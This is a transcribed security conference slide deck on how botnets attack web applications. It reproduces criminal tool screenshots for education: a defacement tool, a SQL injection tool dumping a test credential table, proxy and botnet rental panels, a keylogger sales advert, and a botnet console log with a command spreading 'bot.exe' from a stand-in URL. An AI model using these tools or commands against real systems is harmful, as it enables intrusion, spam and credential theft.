



# Clubbing WebApps with a Botnet

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# About



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  - Atlanta based security company focused on enterprise detection and prevention of targeted threats
- **Brief Bio:**
  - Been in IT industry for two decades – over half of which has been 100% employed in security. Built and run international pentest teams, R&D groups and consulting practices around the world.
  - Formerly Chief Security Strategist for IBM, Director of X-Force for ISS, Professional Services Director for NGS Software, Head of Attack Services EMEA, etc.
  - Frequent writer, columnist and blogger with lots of whitepapers...
    - <http://blog.damballa.com> & <http://technicalinfodotnet.blogspot.com/>





# Today...



- **Lay of the land**
  - Why botnets?
  - What're they doing?
  - What's it look like?
- **Attacking Web applications**
  - Fooling the end-user
  - Launching SQL Injection attacks
  - Brute-force → Avalanche attacks
- **Better WebApp design considerations**





# Web AppSec vs. Malware



- This is OWASP – who cares about malware?
  - Need to answer “why” someone breaks a Web application...
  - “How” is tied to *ease* and *probability of success*
- The world we live in...
  - Iframe injections – avg. 100,000+ “defacements” per week
  - Larger attacks of up to 1.5m SQL Injection-based “defacements”
  - Botnets and their agents – somewhere between 10-200m
    - Storm “worm” of up to 10m bots...
    - I think the estimates are too high – probably in the realm of 4m-12m worldwide (once you remove multiple pwn3d hosts)
  - Identity information can be purchased from as little as 5 cents per record



A scuba diver in a wetsuit stands on a rocky seabed, looking at a large hammerhead shark swimming nearby. Another diver is visible in the background.

# Keeping tabs on the beast



# Malware Author vs Botnet Masters



- Malware and their authors are typically *suppliers/employees* of botnet masters
- Malware is part of the cyber-criminal toolset

## Malware Author(s)

- Professional software engineers
- MSc/PhD caliber individuals
- Develop commercial-grade tools
- Often develop “dual-use” software
  - Straddle the legal line
  - Only illegal if you use them...
- Typical production:
  - DIY malware creator tools
  - Obfuscation and evasion technologies
  - Custom malware designs



## Botnet Master(s)


- 60:40 Split
  - Organized cyber-criminals
  - New-age script kiddies and would-be entrepreneurs
- Not as technically proficient as malware authors – unless botnet master is also the malware author (~10%)
- Strong links to traditional fraud and money-laundering organizations
- Know that what they’re doing is illegal



# Malware huh?



- Malware is a tool for professionals
- How big is the malware industry?
  - Q3'09 = 30k-50k new and unique samples daily...  
...and that's just what gets caught
  - Serial variants are a business
- Botnets use malware with CnC



Malware Name	Top-10 USA
Zeus	3,600,000
Koobface	2,900,000
Tidesrv	1,500,000
Trojan.Fakeavalert	1,400,000
TR/Dldr.Agent.JKH	1,200,000
Monkif	520,000
Hamweq	480,000
Swizzor	370,000
Gemmima	230,000
Conficker	210,000

# How big is big?




- **Think of botnets as a “cloud”**

- 20+ million active bot agents talking/participating in botnets
- Largest botnet infections?

- Conficker infections 2.4m–8.9m over 4 days

<http://www.f-secure.com/weblog/archives/00001584.html>



- **Storm – peaked at 1.7m infected PC's**

- First detected back in January 2007
- First to initiate attacks against researchers
- First to encrypt its instructions

[http://www.usatoday.com/tech/news/computersecurity/2008-03-16-computer-botnets\\_N.htm](http://www.usatoday.com/tech/news/computersecurity/2008-03-16-computer-botnets_N.htm)





- **Why is malware important to Web application security?**
  1. It makes secrets impossible
  2. You can't trust your users
  3. Vehicle for automated attack
- **Not factoring it in to the design will cause a lot of pain later...**



# The Malware Threat

- What's the malware doing today?
  - Bypassing client-side authentication to apps
  - Spoofing content on the users behalf
  - Impersonating large groups of users simultaneously
  - Anonymous & globally proxied attacks
  - Distributed attacks & federated problem solving
  - Efficiently brute-forcing stuff





# Why target Web applications?



- **Web applications are where the money is...**
  - Online Banking
    - Funds transfers and money laundering
  - Online Shopping
    - Purchase fraud, money laundering and supply chain
  - News/Information Portals
    - SEO attacks, money market manipulation & recruitment
  - Joe's Boring Page
    - Infection & recruitment vectors and PII fire-sale





# Application Complexity



- How many steps must the user go through?
- How do they know if a new step has been introduced?
- How are error messages handled?
- What gets in the way of just “doing it”?





What crimeware  
are criminals using?



# Commercial Web defacement



- Tools that speed up the defacement process
  - Not necessarily targeted

**Zone-H.org Notifications**      For New Zone-H

List Of Sites That Hacked and U Want to Report it

List Of Site That Reported Successfully

About Defacer and Deface Method

Defacer Name

Access credentials through Man In the Middle

Patriotism

Max Perm Folder Number : 10

Find Shortest in First 10 Perm Folder That Show in Manual Mode ; Deface It , go next site

Get Site List

Clear Site List To Start New Project

Help      About

Load List From File      Start Reporting      Clear All      On Hold      Save      OK

First Load List Of Site That Hacked and then Click Start Reporting

**Limited Version**

IDF.PHP URL | Address That U Upload

PHP File Address :   
Ex: http:// /test/idf.php

Deface Page Address | Must Be Upload in The Folder That PHP File Uploaded

Deface Page Name :   
Ex: http:// /test/deface.htm

Deface Name That above Deface Address Will Be Copy By This Name in Defaced Sites

Deface Name :   
Ex: def.htm

List Of Site in Server | Click it and wait

List Perm Folder Of Site That U Click It , Click it To Be Defaced

Choose Attack Method

Manual Mode  
 Automatic Mode

List Of site That Hacked , Click To Open Site in Browser For Check

Other Tools U Need | U Can Get a Connect Back And Try To Root Access

Get Connect back      Zone-h Reporter      Save Defaced List

# SQL Injection Attack Tools



地址: <http://www.123456.com> URL: <http://localhost/sqlinject/news.asp?id=1>

网页 图片

总体输出 基本信息 探测设置 HEAD Cookies 浏览

另存为... 保存 复制  同时输出到表格 在浏览器中打开当前注入点

远程服务器列表:  
 服务端名: MTJ-S4\GSQL  
 服务端产品: SQL Server  
 数据源: MTJ-S4\GSQL  
 端口:  
 提供者文本:  
 服务器网络名: MTJ-S4\GSQL

网页 约有1 小提示: 3

用户名: testDB.admin 密码: 密码哈希: 0x 安全编号: 0x 状态: 102

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云南海泰 安全编译 SQL Server Access MySQL Oracle

用户名信息回显方式: 基于我的SQLServer服务器转发 设置我的MS SQL服务器 取记录数失败时强制读取的最大记录数: 5

基本信息 命令行 GetWebShell 获取数据库内容 数据库插马 文件读写 杂项工具

用户名: testDB.admin 密码: 密码哈希: 0x 安全编号: 0x 状态: 102

where: 1=1 top: 3 逆序排列 跳过

+加已知数据库... +加已知表... +加已知字段... 获取内容>>> ? 使用说明

当前库: TestDB 排序: id

TestDB

- + t\_t
- admin
- + id
- + username
- + password
- + privilege
- + telephone
- + address
- + pass\_kr
- news
- + id
- + title

id	username	password
1	testUserjs	123456
25	test	password
26	ff	aa

完整URL: http://www.123456.com

安全漏洞: 扫描页面漏洞

服务器名: MTJ-S4\GS 服务器产品: SQL Server 数据源: MTJ-S4\GSQL 位置: 提供者文本: 服务器网络名: MTJ-S4\GS 端口: 1433 安全编号: 0x 状态: 102

用户名: 密码: 密码哈希: 0x 安全编号: 0x 状态: 102

http://www.123456.com

获取基本信息完毕!

http://dg.com/zfb/zfnr.asp?id=78 | 515 | 5 | XOR 8=3 + XOR 8=8 | XOR | 数字型 | 未探测 | 中国铁通东莞分公司 -



How do botnets  
factor in to this?

# The botnet advantage




- **The use of botnets in attacking Web applications holds several advantages...**
  - Anonymity
    - Chaining of several agents to disguise source of attack
  - Dispersed hosts
    - Slipping under threshold limits
  - The power of many
    - A force multiplier
  - Native automation
    - Advanced scripting engines & user manipulation



# Anonymity through botnet agents

**SOCKS Jump Point**

Many tools and services rely upon compromised hosts (typically botnet agents) to provide SOCKS proxies as anonymous exit/jump points.



IP / Host	Port	Country	State	City	Uptime
76.29.226.* / *.*.226.169	*****	United States	Alabama	Huntsville	11d 11h 38m
68.39.115.* / *.*.*.comcast.net	*****	United States	New Jersey	Brick	4d 0h 28m
75.128.253.* / *.*.*.253.14	*****	United States	Wisconsin	Madison	1d 23h 14m
74.173.191.* / *.*.*.bellsouth.net	*****	United States	Florida	Miami	5d 2h 52m
24.127.136.* / *.*.*.comcast.net	*****	United States	Pennsylvania	Bird In Hand	1h 22m
76.27.239.* / *.*.*.comcast.net	*****	United States	Oregon	Portland	7d 19h 3m
76.83.213.* / *.*.*.rr.com	*****	United States	California	Palm Springs	2h 10m
76.213.157.* / *.*.*.sbctglobal.net	*****	United States	California	Mission Hills	1h 0m
206.74.70.* / *.*.*.70.15	*****	United States	South Carolina	Summerville	4h 27m
67.184.149.* / *.*.*.comcast.net	*****	United States	Illinois	Aurora	2h 45m
71.244.47.* / *.*.*.verizon.net	*****	United States	Texas	Dallas	10h 0m
76.241.145.* / *.*.*.sbctglobal.net	*****	United States	Texas	Richardson	1d 15h 41m
70.230.254.* / *.*.*.sbctglobal.net	*****	United States	Other	Other	1d 4h 19m
76.189.26.* / *.*.*.rr.com	*****	United States	Ohio	Akron	7d 3h 32m
99.147.196.* / *.*.*.sbctglobal.net	*****	United States	Other	Other	2d 5h 26m
70.123.174.* / *.*.*.rr.com	*****	United States	Texas		
24.193.88.* / *.*.*.rr.com	*****	United States	New		
67.165.181.* / *.*.*.comcast.net	*****	United States	Illinois		
68.207.178.* / *.*.*.res.rr.com	*****	United States	Alabama		
98.199.180.* / *.*.*.comcast.net	*****	United States	Texas		
24.165.94.* / *.*.*.rr.com	*****	United States	California		
69.116.6.* / *.*.*.optionr	*****	United States	New		
24.195.104.* / *.*.*.	***	United States	New		
74.130.134.* / *.*.*.	***	United States	Kentucky		
	***	United States	Michigan		
	***	United States	Michigan		
	***	United States	Illinois		
	***	United States	California		
	***	United States	India		

**Anonymous Proxies**  
Volume of proxy services increasing year over year




Figure 61: Year Over Year Increase of Anonymous Proxy Web Sites

# Anonymity Services



SocksChain

User: [ ]

Name	Port
Chain	1080

**SOCKS chaining**  
method of chaining multiple  
machines together to  
tunnel data

SocksChain start  
The system cannot  
READY

	Country	City	State			
172.162.	US			0.1 h	-	<a href="#">Buy It</a>
83.84.	NL			0.3 h	679.3 h	<a href="#">Buy It</a>
172.163.	US			0.8 h	-	<a href="#">Buy It</a>
221.171.	JP			1.2 h	-	<a href="#">Buy It</a>
213.122.	UK			1.7 h	-	<a href="#">Buy It</a>
91.49.	?			2.6 h	-	<a href="#">Buy It</a>
98.181.	?			2.8 h	-	<a href="#">Buy It</a>
64.234.	?			5.0 h	-	<a href="#">Buy It</a>
65.65.	US	Dallas	Texas	34.7 h	4.6 h	<a href="#">Buy It</a>
24.151.	US			77.5 h	46.6 h	<a href="#">Buy It</a>

Select Country:

- All (10)
- Unknown (3)
- JP - Japan (1)
- NL - Netherlands (1)
- UK - United Kingdom (1)
- United States (4)

Query

Starting from \$40 and going to \$300 for a quarter of access, with the price increasing based on the level of anonymity added.

**SOCKS chaining**  
method of chaining multiple  
machines together to  
tunnel data



Encryption - Secures Internet Connection  
Fast Speed - Not more than 30 Clients per server  
Compression - Rises your Connection Speed  
Compression - Less Traffic, Cheaper GPRS

Anonymizing Service

# Lease (part of) an existing botnet



## Web-based portal bot-management

For a small fee, attackers can rent/purchase members of a larger botnet.

Online tools enable remote management and configuration of the botnet agents  
 Portals include performance monitoring tools – how fast is the spam being sent, DDoS throughput, etc.



**CHOOSE YOUR PROJECT**

go!

**MAIN**

- [Manage projects](#)
- [Add project](#)
- [Change info](#)

**PROJECT**

- [Search by host](#)
- [Search by URI](#)
- [Global searching](#)
- [Online bots](#)

**Cz Stats ADVANCED STATISTIC**

**STATISTICS** **EXPOITS** **BOTS** **USERS** **FILE SHARING**

**Global stats** **Rap. per time stats**

**Bot traffic Statistics for [REDACTED] generated on 2008/08/09**

Top 10 Countries		Top 10 new countries today		Top 10 Countries order by bot's reports	
Country	Rating	Country	Rating	Country	Rating
Russia	7099 56%	[REDACTED]	[REDACTED]	Russia	626089 59%
United States	1641 13%	[REDACTED]	[REDACTED]	United States	163156 15%
Germany	1504 12%	[REDACTED]	[REDACTED]	Germany	63896 6%
Netherlands	492 4%	[REDACTED]	[REDACTED]	Brazil	24697 2%
Ukraine	237 2%	[REDACTED]	[REDACTED]	Ukraine	20728 2%
Brazil	196 2%	[REDACTED]	[REDACTED]	Spain	19229 2%
United Kingdom	152 1%	[REDACTED]	[REDACTED]	Netherlands	13215 1%
Spain	138 1%	[REDACTED]	[REDACTED]	United Kingdom	11816 1%
Belgium	126 1%	[REDACTED]	[REDACTED]	Taiwan	11541 1%
Turkey	101 1%	[REDACTED]	[REDACTED]	Turkey	10173 1%
<b>Totaly: 80</b>		<b>Country Rating</b>	<b>totaly: 0</b>	<b>Totaly bot's reports: 1061892</b>	

Hello,

Your last session: Tue Aug 5 06:16:31 2008

**Active projects:**

project	time end	price	bots	index time	size (mb)	action
[REDACTED]	14/1/2008	1	48 / 1	Tue May 13 00:18:43 2008	0.00	<a href="#">index</a>
[REDACTED]	6/8/2008	1	1048 / 10000	Tue Aug 5 17:00:52 2008	0.00	<a href="#">index</a>

## Sniffer

**Bot:**

Type: any ftp smtp pop3 http auth debug

Matched 44556 of 122556 Page: [1](#) [2](#) [3](#) ... [891](#) [892](#) Show: [100](#) [200](#) per page

Time	Bot	Type	So
15:32:08	26786 x	smtp	19
15:29:23	25061 x	smtp	19
			10
15:27:57	691 x	smtp	10
			10
15:25:35	691 x	smtp	10
			10
			10
			10
15:21:36	691 x	smtp	10
			10
			10
			10
			10
			10

Свободные боты. Take over для помещения их в список ботов, которые выдаются задания.

Bots | Emails | Templates | Tasks | Sniffer | Admin

## Free bots

1

Filter

er

Take over

Total: 31008 Page: 1 2 3 ... 310 311 Show: 50 200 per page

All 31008 items

	<b>Id</b>	<b>Version</b>	<b>S</b>	<b>MX</b>	<b>Ip</b>	<b>Serial</b>	<b>Last seen</b>
<input type="checkbox"/>	17971	15	✓	✓	1.8	7002-190E	0 seconds
<input type="checkbox"/>	18001	15	✓	✓	2.103	A86C-668C	0 seconds
<input type="checkbox"/>	19406	15		✓	255.44	2124-7C53	0 seconds
<input type="checkbox"/>	20689	15	✓	✓	86.62	0707-565F	0 seconds
<input type="checkbox"/>	21179	15		✓	72.16	4BE4-E459	0 seconds
<input type="checkbox"/>	22340	15		✓	90.129	287D-8EC2	0 seconds
<input type="checkbox"/>	23199	15	✓	✓	3.60	C885-66AC	0 seconds
<input type="checkbox"/>	23247	15		✓	1.140	4697-1209	0 seconds
<input type="checkbox"/>	25183	15	✓	✓	01.105	3440-BBAE	0 seconds
<input type="checkbox"/>	25692	15	✓	✓	174.205	18EF-22EF	0 seconds
<input type="checkbox"/>	27778	15		✓	3.76	EC6B-F5F7	0 seconds
<input type="checkbox"/>	28212	15		✓	.51	3C29-FCE8	0 seconds
<input type="checkbox"/>	28777	15	✓	✓	43.120	A40F-290D	0 seconds
<input type="checkbox"/>	29308	15		✓	62.50	782A-E23E	0 seconds
<input type="checkbox"/>	30668	15		✓	94.21	2092-335B	0 seconds
<input type="checkbox"/>	2127	14	✓	✓	65.223	0053-BCAE	1 second
<input type="checkbox"/>	17115	15		✓	40.199	45C4-FBFF	1 second

### Current Task's

Task Name	Description	Priority	Perfomed	Speed	State	Type	Delivered Letters	Recipient not found	Total addreses count	Running Time	Operation	
CASH		1	51.0%	1210 let/min	Finished	Direct Sending	97469	58625	306203	0	<button>Info</button>	
rekite	http:// /index.htm	2	0.0%	-	Queued	Direct Sending			306204	0	<button>Delete</button> <button>Info</button>	
audit	/index.htm	2	0.0%	-	Queued	Direct Sending			306204	0	<button>Delete</button> <button>Info</button>	
finj fi	http:// /index.htm	2	15.8%	3215 let/min	Runing	Direct Sending	24596	23635	306204	00:14:35	<button>Stop</button> <button>Info</button>	
cobuv	/index.htm	2	50.8%	1235 let/min	Finished	Direct Sending	97556	58095	306203	0	<button>Info</button>	
bek a	http:// /index.html	1	48.9%	1302 let/min	Finished	Direct Sending	85033	64800	306204	0	<button>Info</button>	
prav	http:// /index.htm	2	49.0%	1251 let/min	Finished	Direct Sending	84083	66076	306204	0	<button>Info</button>	
p tik	http:// /index.htm	2	51.5%	1293 let/min	Finished	Direct Sending	99932	57852	306203	0	<button>Info</button>	
astra	/index.htm	2	51.3%	1275 let/min	Finished	Direct Sending	91073	65864	306204	0	<button>Info</button>	
	http:// /	-	2	49.1%	1231 let/min	Finished	Direct Sending	93662	56620	306203	0	<button>Info</button>

### Main System Stats

Number Of Bots: 1672

Number Of RS: 1

Number of Working RS: 1

**RESET**


Bots by OS




Task Speed Graph



Bots by Version



Bots by Count





# Getting Started with Malware...


# RAT – The Rat! v9.0XP



**NEW!!!**

**The Rat!** - Keylogger is enhanced.

- Support for **Windows XP** (**Windows 98** also supported by earlier versions).
- Fully in **Russian!**
- The assembly code and technology, the so-called "Hackers program".
- **Tiny size** (about **12 kb!!!**).
- **Full definition keymapping** (recognizes all - from russkgo to Chinese!)
- Tracking by pressing the keys in the **password boxes and consoles**.
- Tracking **the clipboard** (Clipboard) - the full version.
- Screens for the **recruitment of certain words** (flexible configuration), a specific interval.
- **A powerful mechanism** for the compression of screenshots and save **all the information** in a log file.
- **Invisibility** in the processes for all I know protsessvyuverov.
- **Invisibility** on the roster.
- **Rely on the firewall** (FireWall) and anti-virus programs.
- **A detailed log file**.
- **Log encryption** and sending it to the specified **e-mail**.
- **Setting the time** of activation and time-stopping removal.
- Remove the specified time **without a trace**, and reboot.
- **Convenient and easy to configure**.
- Ability to **save settings** in \*. ini files.
- **Related programs:** **FileConnector** - скрепител files, **RatExtractor** - for processing the log is now included in komlekt the full version.
- **Help** in the format \*. chm - very detailed.



**Prices in WebMoney**

**The Rat! 9.0XP – 35 WMZ**

**The Rat! 8.1XP**

**The Rat! 7.0XP - 29 WMZ**

**The Rat! 6.0XP/6.1 - 22 WMZ**

**The Rat! 5.8XP - 15 WMZ**


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**The Rat! 5.0XP - 9 WMZ**




**The Rat! 4.0XP - 8 WMZ**

**The Rat! 3.xx - 7 WMZ**

**The Rat! 2.xx - 6 WMZ**



- Construction
- V.4 New
  - Remote
  - Webcam
  - Audio
  - Remote
  - MSN
  - Remote
  - Advertising
  - Online
  - Information
  - Computer
  - Etc..

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Name :	OS :
[REDACTED]	WinXP
Status : Passive	



# Hire-a-Malware-Coder (Custom Build)



The screenshot shows a Microsoft Visual Studio interface with two panes. The left pane displays a terminal window for a botnet control interface. The right pane shows the corresponding C++ source code.

**Terminal Output (Top Left):**

```
bf - Microsoft Visual Studio
File Edit View Project Build Debug Tools Window Community Help
Solution Explorer - bot
msns.h helpfuncs.h helpFuncs.c funcs.h bot.c structs.h
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>
m Mute on/off      r Reconnect      q Quit
l List clients <basic>  L List clients <adv>  n Number of clients
ur Reconnect user  uk Kill user    uc Command user
ar Reconnect all   ak Kill all     ac Command all
um Mute user       am Mute all    uq Query user
jl List onjoin commands  ja Add onjoin command  jr Remove onjoin cmd
sr Server restart  sq Server quit
[21:26:10] EVENT: Joined: 127.0.0.1:1116
[21:26:20] EVENT: Joined: 127.0.0.1:1116
[21:26:44] EVENT: Quit: 127.0.0.1:1116
[21:26:49] EVENT: Joined: 127.0.0.1:1116
j1
[21:26:58] EVENT: On-join command: Total: 0
ja usbspread
R[21:27:24] EVENT: Server: On-join command added
ja mnspread http://website.com/bot.exe
S[21:27:42] EVENT: Server: On-join command added
j1
[21:27:44] EVENT: On-join command: 1: usbspread
[21:27:44] EVENT: On-join command: 2: mnspread http://website.com/bot.exe
[21:27:44] EVENT: On-join command: Total: 2
jr 1
C[21:27:57] EVENT: Server: On-join command removed
j1
[21:28:00] EVENT: On-join command: 2: mnspread http://website.com/bot.exe
[21:28:00] EVENT: On-join command: Total: 1
ug 127.0.0.1:1118
C[21:28:32] EVENT: Listing client: 127.0.0.1:1118 U L WINXP SP3 User Up: 0d 0h 16m
C[21:28:32] EVENT: Total clients: 1 <without visitors and masters>
m
Hs
R
Are you sure? <press y and then enter, else any other key>
S[21:29:07] EVENT: Connection has been dropped.
Reconnecting...
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>
S+ m Mute on/off      r Reconnect      q Quit
master-ulic
/* we will
injstr->fun
injstr->msn
LL;
```

**Solution Explorer (Bottom Left):**

- bot
- Networking initialized
- Connecting to: 127.0.0.1:7778 with code: testmaster
- Connected to 127.0.0.1:7778
- >>>
- S+ m Mute on/off    r Reconnect    q Quit
- master-ulic
- /\* we will
- injstr->fun
- injstr->msn
- LL;

**Properties (Bottom Right):**

**Platform:** software running on MAC OS to Windows

**Multitasking:** have the capacity to work on multiple projects

**Speed and responsibility:** at the highest level

Pre-payment for new customers: 50% of the whole price, 30% pre-pay of the whole price for repeated customers

**Rates:** starting from **100 euros**

